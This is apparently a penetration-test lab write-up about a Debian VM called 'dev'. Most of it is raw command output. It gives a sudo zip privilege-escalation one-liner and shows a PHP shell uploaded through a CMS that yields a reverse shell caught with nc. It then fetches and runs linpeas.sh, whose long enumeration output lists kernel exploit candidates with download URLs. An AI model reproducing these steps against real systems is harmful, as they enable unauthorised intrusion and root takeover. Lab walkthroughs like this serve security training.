
Become Root

https://pentestbook.six2dez.com/post-exploitation/linux

https://gtfobins.github.io/gtfobins/zip/


```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```





Exploit

Create new Page in CMS with .php extentions:



Open shell.php here:

http://192.168.203.129:8080/dev/pages/

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.203.128] from (UNKNOWN) [192.168.203.129] 46932
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
 08:29:00 up 19 min,  1 user,  load average: 0.00, 0.02, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                08:10   18:20   0.02s  0.01s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

./linpeas.sh (www-data user)

$ cd /tmp
$ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

$ ./linpeas.sh

```
/---------------------------------------------------------------------------\
|                    Do you like PEASS?                                     |
|---------------------------------------------------------------------------|
|        Get the latest version    :    https://github.com/sponsors/carlospolop |
|        Follow on Twitter         :    @carlospolopm                       |
|        Respect on HTB            :    SirBroccoli                         |
|---------------------------------------------------------------------------|
|                          Thank you!                                       |
\---------------------------------------------------------------------------/
     linpeas-ng by carlospolop
```

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMagenta: Your username

 Starting linpeas. Caching Writable Folders...

```
                               ╔═══════════════════╗
═══════════════════════════════╣ Basic information ╠═══════════════════════════════
                               ╚═══════════════════╝
```

OS: Linux version 4.19.0-16-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP Debian 4.19.181-1 (2021-03-19)
User & Groups: uid=33(www-data) gid=33(www-data) groups=33(www-data)
Hostname: dev
Writable folder: /dev/shm
[+] /usr/bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (linpeas can discover hosts, scan ports, and forward ports. Learn more with -h)
[+] /usr/bin/nc is available for network discovery & port scanning (linpeas can discover hosts and scan ports, learn more with -h)

Caching directories . . . . . DONE

```
                               ╔═══════════════════╗
═══════════════════════════════╣ System Information ╠═══════════════════════════════
                               ╚═══════════════════╝
```

```
╔══════════╣ Operative system
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
```

Linux version 4.19.0-16-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP Debian 4.19.181-1 (2021-03-19)
Distributor ID:	Debian
Description:	Debian GNU/Linux 10 (buster)
Release:	10
Codename:	buster

╔══════════╣ Sudo version
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.27

╔══════════╣ CVEs Check
Potentially Vulnerable to CVE-2022-2588

╔══════════╣ PATH
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-path-abuses
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
New path exported: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

╔══════════╣ Date & uptime
Mon Jan 2 08:37:28 EST 2023
 08:37:28 up 28 min, 1 user, load average: 0.23, 0.05, 0.02

╔══════════╣ Any sd*/disk* disk in /dev? (limit 20)
disk
sda
sda1
sda2
sda5

╔══════════╣ Unmounted file-system?
╚ Check if you can mount umounted devices
UUID=d09fa051-e311-49b4-8441-c38e865a34c3 /   ext4   errors=remount-ro 0   1
UUID=c9d1687f-4cca-41f3-8d92-53688e0ab9cd none   swap   sw   0   0
/dev/sr0   /media/cdrom0   udf,iso9660 user,noauto   0   0

╔══════════╣ Environment
╚ Any private information inside environment variables?
HISTFILESIZE=0
OLDPWD=/
APACHE_RUN_DIR=/var/run/apache2
APACHE_PID_FILE=/var/run/apache2/apache2.pid
JOURNAL_STREAM=9:15027
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
INVOCATION_ID=67fbdaa26adc4cd3a2198d827b6ebfc1
APACHE_LOCK_DIR=/var/lock/apache2
LANG=C
HISTSIZE=0
APACHE_RUN_USER=www-data
APACHE_RUN_GROUP=www-data
APACHE_LOG_DIR=/var/log/apache2
PWD=/tmp
HISTFILE=/dev/null

╔══════════╣ Searching Signature verification failed in dmesg
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#dmesg-signature-verification-failed
dmesg Not Found

╔══════════╣ Executing Linux Exploit Suggester
╚ https://github.com/mzet-/linux-exploit-suggester
cat: write error: Broken pipe

cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2019-13272] PTRACE_TRACEME

  Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1903
  Exposure: highly probable
  Tags: ubuntu=16.04{kernel:4.15.0-*},ubuntu=18.04{kernel:4.15.0-*},debian=9{kernel:4.9.0-*},
[debian=10{kernel:4.19.0-*}],fedora=30{kernel:5.0.9-*}
  Download URL: https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/47133.zip
  ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2019-13272/poc.c
  Comments: Requires an active PolKit agent.

[+] [CVE-2021-3156] sudo Baron Samedit

  Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
  Exposure: less probable
  Tags: mint=19,ubuntu=18|20, debian=10
  Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

  Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
  Exposure: less probable
  Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10
  Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

  Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
  Exposure: less probable
  Tags: ubuntu=20.04{kernel:5.8.0-*}
  Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
  ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
  Comments: ip_tables kernel module must be loaded

[+] [CVE-2019-18634] sudo pwfeedback

  Details: https://dylankatz.com/Analysis-of-CVE-2019-18634/
  Exposure: less probable
  Tags: mint=19
  Download URL: https://github.com/saleemrashid/sudo-cve-2019-18634/raw/master/exploit.c
  Comments: sudo configuration requires pwfeedback to be enabled.

╔═══════════╣ Executing Linux Exploit Suggester 2
╚ https://github.com/jondonas/linux-exploit-suggester-2

╔═══════════╣ Protections
═╣ AppArmor enabled? ..... You do not have enough privilege to read the profile set.
apparmor module is loaded.
═╣ grsecurity present? ..... grsecurity Not Found

╣ PaX bins present? ..... PaX Not Found
╣ Execshield enabled? ..... Execshield Not Found
╣ SELinux enabled? ..... sestatus Not Found
╣ Seccomp enabled? ..... disabled
╣ AppArmor profile? ..... unconfined
╣ User namespace? ..... enabled
╣ Cgroup2 enabled? ..... enabled
╣ Is ASLR enabled? ..... Yes
╣ Printer? ..... No
╣ Is this a virtual machine? ..... Yes (vmware)

═══════════════════════════════════════╣ Container
╠═══════════════════════════════════════

╔═══════════╣ Container related tools present
╔═══════════╣ Am I Containered?
╔═══════════╣ Container details
╣ Is this a container? ..... No
╣ Any running containers? ..... No

═══════════════════════════════════════╣ Cloud
╠═══════════════════════════════════════

╣ Google Cloud Platform? ..... No
╣ AWS ECS? ..... No
╣ AWS EC2? ..... No
╣ AWS Lambda? ..... No

═══════════════╣ Processes, Crons, Timers, Services and Sockets ╠═══════════════

╔═══════════╣ Cleaned processes
╚ Check weird & unexpected proceses run by root: https://book.hacktricks.xyz/linux-hardening/privilege-escalation#processes

```
root       1  0.0  0.9 103844  9968 ?      Ss   08:09   0:01 /sbin/init
root     337  0.0  1.0  32208 10296 ?      Ss   08:09   0:00 /lib/systemd/systemd-journald
root     360  0.0  0.0   7688   220 ?      Ss   08:09   0:00 /usr/sbin/blkmapd
root     361  0.0  0.4  21932  4848 ?      Ss   08:09   0:00 /lib/systemd/systemd-udevd
root     378  0.0  0.0   9080   176 ?      Ss   08:09   0:00 /usr/sbin/rpc.idmapd
systemd+   463  0.0  0.6  93084  6592 ?      Ssl  08:09   0:00 /lib/systemd/systemd-timesyncd
  └─(Caps) 0x0000000002000000=cap_sys_time
_rpc      464  0.0  0.3   6824  3584 ?      Ss   08:09   0:00 /sbin/rpcbind -f -w
root     479  0.0  2.4  31760 25148 ?      Ss   08:09   0:00 /usr/sbin/rpc.mountd --manage-gids
message+   494  0.0  0.4   8976  4424 ?      Ss   08:09   0:00 /usr/bin/dbus-daemon --system --
address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
  └─(Caps) 0x0000000020000000=cap_audit_write
root     496  0.0  0.7  19496  7232 ?      Ss   08:09   0:00 /lib/systemd/systemd-logind
root     504  0.0  0.4 225824  4368 ?      Ssl  08:09   0:00 /usr/sbin/rsyslogd -n -iNONE
root     510  0.0  0.2   8504  2756 ?      Ss   08:09   0:00 /usr/sbin/cron -f
root     529  0.0  0.6  15852  6496 ?      Ss   08:09   0:00 /usr/sbin/sshd -D
root     533  0.0  0.3   6924  3436 tty1    Ss   08:09   0:00 /bin/login -p --
root     722  0.0  0.4   7652  4516 tty1    S+   08:10   0:00  _ -bash
```

```
root      578  0.0  3.1 232724 31380 ?      Ss   08:09   0:00 /usr/sbin/apache2 -k start
www-data  593  0.0  2.7 233600 27284 ?      S    08:09   0:00  _ /usr/sbin/apache2 -k start
www-data  596  0.0  2.6 233624 26928 ?      S    08:09   0:00  _ /usr/sbin/apache2 -k start
www-data  600  0.0  2.6 233712 26836 ?      S    08:09   0:00  _ /usr/sbin/apache2 -k start
www-data  603  0.0  2.6 233740 26860 ?      S    08:09   0:00  _ /usr/sbin/apache2 -k start
www-data  745  0.0  2.6 233584 27228 ?      S    08:10   0:00  _ /usr/sbin/apache2 -k start
www-data  756  0.0  2.3 233496 23368 ?      S    08:12   0:00  _ /usr/sbin/apache2 -k start
www-data  758  0.0  2.6 233712 26824 ?      S    08:12   0:00  _ /usr/sbin/apache2 -k start
www-data  820  0.0  0.0   2388   760 ?      S    08:36   0:00  |  _ sh -c uname -a; w; id; /bin/sh -i
www-data  824  0.0  0.0   2388   752 ?      S    08:36   0:00  |      _ /bin/sh -i
www-data  829  0.4  0.2   3420  2604 ?      S    08:37   0:00  |          _ /bin/sh ./linpeas.sh
www-data 3698  0.0  0.1   3420  1128 ?      S    08:37   0:00  |              _ /bin/sh ./linpeas.sh
www-data 3702  0.0  0.3   7960  3040 ?      R    08:37   0:00  |              |  _ ps fauxwww
www-data 3701  0.0  0.1   3420  1128 ?      S    08:37   0:00  |              _ /bin/sh ./linpeas.sh
www-data  759  0.0  2.6 233740 26856 ?      S    08:12   0:00  _ /usr/sbin/apache2 -k start
www-data  760  0.0  2.3 233596 23352 ?      S    08:12   0:00  _ /usr/sbin/apache2 -k start
www-data  761  0.0  2.6 233760 26924 ?      S    08:12   0:00  _ /usr/sbin/apache2 -k start
mysql     589  0.0  8.4 1274120 85360 ?     Ssl  08:09   0:01 /usr/sbin/mysqld
root      717  0.0  0.8  21028  8292 ?      Ss   08:10   0:00 /lib/systemd/systemd --user
root      718  0.0  0.2 104808  2324 ?      S    08:10   0:00  _ (sd-pam)
root      726  0.0  0.5   9488  5776 ?      Ss   08:10   0:00 dhclient
```

╔══════════╣ Binary processes permissions (non 'root root' and not belonging to current user)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#processes

╔══════════╣ Files opened by processes belonging to other users
╚ This is usually empty because of the lack of privileges to read other user processes information
COMMAND   PID TID TASKCMD   USER   FD   TYPE DEVICE SIZE/OFF   NODE NAME

╔══════════╣ Processes with credentials in memory (root req)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#credentials-from-process-memory
gdm-password Not Found
gnome-keyring-daemon Not Found
lightdm Not Found
vsftpd Not Found
apache2 process found (dump creds from memory as root)
sshd Not Found

╔══════════╣ Cron jobs
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#scheduled-cron-jobs
/usr/bin/crontab
incrontab Not Found
-rw-r--r-- 1 root root   1042 Oct 11 2019 /etc/crontab

/etc/cron.d:
total 16
drwxr-xr-x 2 root root 4096 Jun 1 2021 .
drwxr-xr-x 76 root root 4096 Jan 2 08:10 ..
-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder
-rw-r--r-- 1 root root 712 Dec 17 2018 php

/etc/cron.daily:
total 40
drwxr-xr-x 2 root root 4096 Jun 1 2021 .
drwxr-xr-x 76 root root 4096 Jan 2 08:10 ..
-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder

```
-rwxr-xr-x  1 root root  539 Aug  8  2020 apache2
-rwxr-xr-x  1 root root 1478 May 12  2020 apt-compat
-rwxr-xr-x  1 root root  355 Dec 29  2017 bsdmainutils
-rwxr-xr-x  1 root root 1187 Apr 18  2019 dpkg
-rwxr-xr-x  1 root root  377 Aug 28  2018 logrotate
-rwxr-xr-x  1 root root 1123 Feb 10  2019 man-db
-rwxr-xr-x  1 root root  249 Sep 27  2017 passwd

/etc/cron.hourly:
total 12
drwxr-xr-x  2 root root 4096 Jun  1  2021 .
drwxr-xr-x 76 root root 4096 Jan  2 08:10 ..
-rw-r--r--  1 root root  102 Oct 11  2019 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x  2 root root 4096 Jun  1  2021 .
drwxr-xr-x 76 root root 4096 Jan  2 08:10 ..
-rw-r--r--  1 root root  102 Oct 11  2019 .placeholder

/etc/cron.weekly:
total 16
drwxr-xr-x  2 root root 4096 Jun  1  2021 .
drwxr-xr-x 76 root root 4096 Jan  2 08:10 ..
-rw-r--r--  1 root root  102 Oct 11  2019 .placeholder
-rwxr-xr-x  1 root root  813 Feb 10  2019 man-db

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

╔══════════╣ Systemd PATH
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#systemd-path-relative-paths
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

╔══════════╣ Analyzing .service files
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#services
You can't write on systemd PATH

╔══════════╣ System timers
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#timers
NEXT                        LEFT          LAST                        PASSED    UNIT                         ACTIVATES
Mon 2023-01-02 08:39:00 EST  1min 25s left Mon 2023-01-02 08:09:32 EST  28min ago phpsessionclean.timer       phpsessionclean.service
Mon 2023-01-02 21:57:13 EST  13h left      n/a                         n/a       apt-daily.timer            apt-daily.service
Tue 2023-01-03 00:00:00 EST  15h left      n/a                         n/a       logrotate.timer            logrotate.service
Tue 2023-01-03 00:00:00 EST  15h left      n/a                         n/a       man-db.timer               man-db.service
Tue 2023-01-03 06:26:52 EST  21h left      n/a                         n/a       apt-daily-upgrade.timer    apt-daily-upgrade.service
Tue 2023-01-03 08:25:13 EST  23h left      Mon 2023-01-02 08:25:13 EST  12min ago systemd-
```

tmpfiles-clean.timer systemd-tmpfiles-clean.service

╔══════════╣ Analyzing .timer files
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#timers

╔══════════╣ Analyzing .socket files
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sockets
/usr/lib/systemd/system/dbus.socket is calling this writable listener: /var/run/dbus/system_bus_socket
/usr/lib/systemd/system/sockets.target.wants/dbus.socket is calling this writable listener: /var/run/dbus/system_bus_socket
/usr/lib/systemd/system/sockets.target.wants/systemd-journald-dev-log.socket is calling this writable listener: /run/systemd/journal/dev-log
/usr/lib/systemd/system/sockets.target.wants/systemd-journald.socket is calling this writable listener: /run/systemd/journal/stdout
/usr/lib/systemd/system/sockets.target.wants/systemd-journald.socket is calling this writable listener: /run/systemd/journal/socket
/usr/lib/systemd/system/syslog.socket is calling this writable listener: /run/systemd/journal/syslog
/usr/lib/systemd/system/systemd-journald-dev-log.socket is calling this writable listener: /run/systemd/journal/dev-log
/usr/lib/systemd/system/systemd-journald.socket is calling this writable listener: /run/systemd/journal/stdout
/usr/lib/systemd/system/systemd-journald.socket is calling this writable listener: /run/systemd/journal/socket

╔══════════╣ Unix Sockets Listening
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sockets
/run/dbus/system_bus_socket
  └─(Read Write)
/run/mysqld/mysqld.sock
  └─(Read Write)
/run/rpcbind.sock
  └─(Read Write)
/run/systemd/fsck.progress
/run/systemd/journal/dev-log
  └─(Read Write)
/run/systemd/journal/socket
  └─(Read Write)
/run/systemd/journal/stdout
  └─(Read Write)
/run/systemd/journal/syslog
  └─(Read Write)
/run/systemd/notify
  └─(Read Write)
/run/systemd/private
  └─(Read Write)
/run/udev/control
/run/user/0/systemd/private
/var/run/dbus/system_bus_socket
  └─(Read Write)

╔══════════╣ D-Bus config files
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#d-bus

╔══════════╣ D-Bus Service Objects list
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#d-bus
NAME PID PROCESS USER CONNECTION UNIT SESSION

```
DESCRIPTION
:1.0                    463 systemd-timesyn systemd-timesync :1.0        systemd-timesyncd.service
-        -
:1.16                   717 systemd        root          :1.16       user@0.service         -        -
:1.2                    1 systemd        root          :1.2        init.scope             -        -
:1.36                   5850 busctl        www-data      :1.36       apache2.service        -        -
:1.4                    496 systemd-logind  root          :1.4        systemd-logind.service   -        -
org.freedesktop.DBus            1 systemd        root          -           init.scope             -        -
org.freedesktop.hostname1       - -              -             (activatable) -                    -
org.freedesktop.locale1         - -              -             (activatable) -                    -
org.freedesktop.login1          496 systemd-logind  root          :1.4        systemd-logind.service   -
-
org.freedesktop.network1        - -              -             (activatable) -                    -
org.freedesktop.resolve1        - -              -             (activatable) -                    -
org.freedesktop.systemd1        1 systemd        root          :1.2        init.scope             -        -
org.freedesktop.timedate1       - -              -             (activatable) -                    -
org.freedesktop.timesync1       463 systemd-timesyn systemd-timesync :1.0        systemd-
timesyncd.service -        -



╔═══════════════════════╗
═══════════════════════════════╣ Network Information ╠═══════════════════════════════
╚═══════════════════════╝

╔══════════╣ Hostname, hosts and DNS
dev
127.0.0.1       localhost
127.0.1.1       dev

::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
domain localdomain
search localdomain
nameserver 192.168.203.2

╔══════════╣ Interfaces
default         0.0.0.0
loopback        127.0.0.0
link-local      169.254.0.0

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen
1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group
default qlen 1000
    link/ether 00:0c:29:55:3b:2f brd ff:ff:ff:ff:ff:ff
    inet 192.168.203.129/24 brd 192.168.203.255 scope global dynamic ens33
       valid_lft 1296190sec preferred_lft 1296190sec
    inet6 fe80::20c:29ff:fe55:3b2f/64 scope link
       valid_lft forever preferred_lft forever
3: ens34: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast state DOWN group
default qlen 1000
    link/ether 00:0c:29:55:3b:39 brd ff:ff:ff:ff:ff:ff
```

╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp   LISTEN 0   64   0.0.0.0:2049   0.0.0.0:*
tcp   LISTEN 0   128   0.0.0.0:55907   0.0.0.0:*
tcp   LISTEN 0   64   0.0.0.0:35781   0.0.0.0:*
tcp   LISTEN 0   128   0.0.0.0:37639   0.0.0.0:*
tcp   LISTEN 0   80   127.0.0.1:3306   0.0.0.0:*
tcp   LISTEN 0   128   0.0.0.0:111   0.0.0.0:*
tcp   LISTEN 0   128   0.0.0.0:22   0.0.0.0:*
tcp   LISTEN 0   128   0.0.0.0:57055   0.0.0.0:*
tcp   LISTEN 0   64   [::]:2049   [::]:*
tcp   LISTEN 0   128   [::]:55173   [::]:*
tcp   LISTEN 0   64   [::]:37255   [::]:*
tcp   LISTEN 0   128   [::]:33963   [::]:*
tcp   LISTEN 0   128   [::]:111   [::]:*
tcp   LISTEN 0   128   *:8080   *:*
tcp   LISTEN 0   128   *:80   *:*
tcp   LISTEN 0   128   [::]:52851   [::]:*
tcp   LISTEN 0   128   [::]:22   [::]:*

╔══════════╣ Can I sniff with tcpdump?
No

╔══════════════════════╗
═══════════════════════════╣ Users Information ╠═══════════════════════════
╚══════════════════════╝

╔══════════╣ My user
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#users
uid=33(www-data) gid=33(www-data) groups=33(www-data)

╔══════════╣ Do I have PGP keys?
gpg Not Found
netpgpkeys Not Found
netpgp Not Found

╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid

╔══════════╣ Checking sudo tokens
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#reusing-sudo-tokens
ptrace protection is disabled (0)
gdb wasn't found in PATH, this might still be vulnerable but linpeas won't be able to check it

╔══════════╣ Checking Pkexec policy
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe#pe-method-2

╔══════════╣ Superusers
root:x:0:0:root:/root:/bin/bash

╔══════════╣ Users with console
